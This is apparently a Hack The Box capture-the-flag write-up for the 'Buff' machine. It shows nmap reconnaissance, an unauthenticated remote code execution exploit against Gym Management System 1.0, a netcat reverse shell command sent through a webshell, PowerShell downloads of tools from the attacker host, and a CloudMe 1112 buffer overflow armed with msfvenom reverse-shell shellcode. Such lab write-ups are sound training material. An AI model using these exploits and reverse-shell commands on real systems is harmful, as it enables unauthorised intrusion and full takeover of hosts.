


Written the 19 Nov 2020


--*-*-*-*-*-*-*-*-Reconnaissance-*-*-*-*-*-*-*-*-*-*

Nmap gives us the only attack vector

```
# Nmap 7.80 scan initiated Thu Aug  6 12:11:04 2020 as: nmap -sC -sV -oN buff.nmap 10.10.10.198
Nmap scan report for 10.10.10.198
Host is up (0.063s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Aug  6 12:11:40 2020 -- 1 IP address (1 host up) scanned in 35.90 seconds
root@kali:10.10.14.46:/htb/box/buff#
```

Checking out the site it's a health/gym site, and looking in contact shows what framework/tools have been used to make this site



Doing a searchsploit for this gives an Unauthenticated RCE, so we can get a reverse shell with that

```
root@kali:10.10.14.46:/htb/box/buff#searchsploit gym management system 1.0
 Exploit Title
Gym Management System 1.0 - 'id' SQL Injection
Gym Management System 1.0 - Authentication Bypass
Gym Management System 1.0 - Stored Cross Site Scripting
Gym Management System 1.0 - Unauthenticated Remote Code Execution
```

--*-*-*-*-*-*-*-*-Remote Shell-*-*-*-*-*-*-*-*-*-*

searchsploit –m php/webapps/48506.py

this exploit was made to run with python 2.7 but get with the times old man, python3 is where it's at

so converting the exploit to python3, just requires to rewrite the print statements to encase the line with ( )

so put () around any print that don't have it

```
root@kali:10.10.14.46:/htb/box/buff#python3 48506.py http://10.10.10.198:8080/
                ^
/vvvvvvvvvvvv \──────────────────────────────────────────,
`^^^^^^^^^^^^ /═══════════BOKU═══════════════════════="
                v

[+] Successfully connected to webshell.
```

reading the explanation in the exploit it tells that the webshell is at upload/kamehameha.php?telepathy=

http://10.10.10.198:8080/upload/kamehameha.php?telepathy=nc.exe 10.10.14.46 2069 -e cmd.exe

##Notes from doing this again on a clean box, you need to upload nc.exe yourself, whan I did it, it was uploaded by other user, just use powershell.exe –command "wget 10.10.14.46/Windows/nc.exe –o nc.exe"

Having a netcat listener on port 2069 gives us a shell, and now has user access. Can read the user.txt on Desktop of Shaun

```
C:\Users\shaun\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\Users\shaun\Desktop

14/07/2020  12:27    <DIR>          .
14/07/2020  12:27    <DIR>          ..
19/11/2020  10:13                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   7,835,410,432 bytes free

C:\Users\shaun\Desktop>whoami
whoami
buff\shaun
```

--*-*-*-*-*-*-*-*-Privilege Escalation-*-*-*-*-*-*-*-*-*-*


Let's get a better environment to explore ways of getting administrator

Open up powershell and let's grab our enumeration tools

wget http://10.10.14.46/Windows/winPEASany.exe -o winPEASany.exe

```
CloudMe_1112(2228)[C:\Users\shaun\Downloads\CloudMe_1112.exe] -- POwn:35m shaun
Permissions:35m shaun [AllAccess]
Possible DLL Hijacking folder: C:\Users\shaun\Downloads (shaun [AllAccess])
Command Line: CloudMe_1112.exe
```

Running winPeas shows us an executable in downloads that is a cloud service that is used to sync files between computer or accounts, also looking at the netstat we can see that it's being used on port 8888 to share with a user on the machine.



A searchsploit gives us an explanation on why the 1112 was there, it's the version number, and there are a bunch of goodies to do with this verson

searchsploit –m windows/remote/48389.py

reading the exploit tells us we need a shellcode to execute from the couldme port to divert it to our netcat port

msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.46 LPORT=2020 -f c

copy and replace into the exploit

now we need to make the python into an exe (https://www.andreafortuna.org/2017/12/27/how-to-cross-compile-a-python-script-into-a-windows-executable-on-linux/)


then just upload the exe

wget http://10.10.14.46/../../htb/box/buff/48389.exe

after this is done all we need to do it launch cloudMe and then the exploit.

./C:\Users\shaun\Downloads\CloudMe_1112.exe; ./48389.exe ##Sometimes if the CloudMe is already running, either change the local port in the python or kill the process to reopen CloudMe but that would annoy other hackers using it as a revese shell maker

And having a netcat on port 2020



Gives administrator and can read the root.txt in Administrator Desktop